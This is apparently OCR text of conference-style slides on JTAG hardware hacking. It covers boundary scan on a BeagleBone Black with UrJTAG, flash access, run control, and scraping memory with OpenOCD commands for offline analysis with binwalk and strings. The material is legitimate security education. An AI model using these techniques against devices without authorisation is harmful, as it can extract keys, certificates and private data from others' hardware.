
Target-specific configuration

IR/DR access

TAP FSM


TDI, TDO, TMS, TCK, TRST


Boundary Scan




#1: Access Non-Volatile Storage via Boundary Scan

JTAG on the Beaglebone Black






Boundary Scan on the BBB




Boundary Scan on the BBB



UrJTAG

Initbus: initialize a bus on the selected part
“via BSR”: use boundary scan

Pins defined
in a .bsdl file



UrJTAG

Detectflash:
detect parameters of attached memory device

peek/poke:
read/write a single word

readmem/writemem:
dump to file or load from file

Access Non-Volatile Storage

Cons:

- Really slow
- Requires mapping out the full boundary scan or a BDSL file
- Really slow
- Requires emulating the flash interface protocol
- Really, really slow

Pros:

- Access to BGA pins without desoldering anything
- Works regardless of CPU functionality
- You can visit a park, go out for a beer, and sometimes take a week holiday while it works

Run Control

“Optional” vendor-specific registers which:

Allows insertion of commands
- read/write memory, registers, or I/O ports

Control of execution
- step through instructions
- step into other code
- breakpoints

#2 Scrape memory for offline analysis

Memory Access

```
>
> mdw 0x00 0x40
0x00000000: 68bba82d 5256e25d 48a6268c c1019709 1337c0de 880999b6 a0a047f
0x00000020: 997d1c46 4d348585 0b94b2e3 ab6b0040 a23dee32 07f1a4b6 b941410
0x00000040: a284c82b c711082f bf2bda21 c2507e77 f035ceca 45d1727d 30c7f4f
0x00000060: b8a7fc33 c3dacc16 265e9ab0 c36d397d d654f8e9 30ab86d8 5fd1cfd
0x00000080: 3aa60e7e 69e72dcc dccc5163 8d115177 68834721 7025e8cb 3e09b7b
0x000000a0: ea92aa2e 468f00f4 22af5680 cee32148 16dac22c 8c8e2372 17d1a38
0x000000c0: bf6e0eb7 254b71dd eca4d4e0 bae09034 83f1413d 998bba3b 8314070
0x000000e0: 7ffe52db 84453273 0fd7fc6e 17209711 4202f0d6 01fb48a0 367ec63
>
> mem2array tcl_variable_name 32 0xd0000000 0x1000
>
> dump_image mydump.bin 0x80000000 0x2000000
>
```

Simple Memory Analysis

strings and grep

- if you know just what you’re looking for

binwalk

- it’s meant for firmware images, but
- it recognizes commons structures like:
    - files in memory
    - keys and certificates
    - some code blocks


Advanced Memory Analysis


dmesg log of a system:


```
AppleThunderboltHAL::earlyWake - complete - took 0 milliseconds
Thunderbolt Self-Reset Count = 0xedefbe00
IOThunderboltSwitch<0xffffff8013f40400>(0x1)::listenerCallback - Thunderbolt HPD packet fo
IOThunderboltSwitch<0xffffff8013f40400>(0x1)::listenerCallback - Thunderbolt HPD packet fo
IOThunderboltSwitch<0xffffff8013f40400>(0x1)::listenerCallback - Thunderbolt HPD packet fo
[ PCI configuration begin ]
[ PCI configuration end, bridges 12, devices 14 ]
```

process list of a system:

Name	Pid	Uid
kernel_task	0	0
.launchd	1	0
..com.apple.IconSe	36773	-
..com.apple.hiserv	36755	501
UserEventAgent	11	0
kextd	12	0
notifyd	14	0
securityd	15	0
diskarbitrationd	16	0
powerd	17	0
configd	18	0




Activities
Terminal
Wed 21:50
SCRIPTS
File Edit View Search Terminal Help
[rpc_examples]$
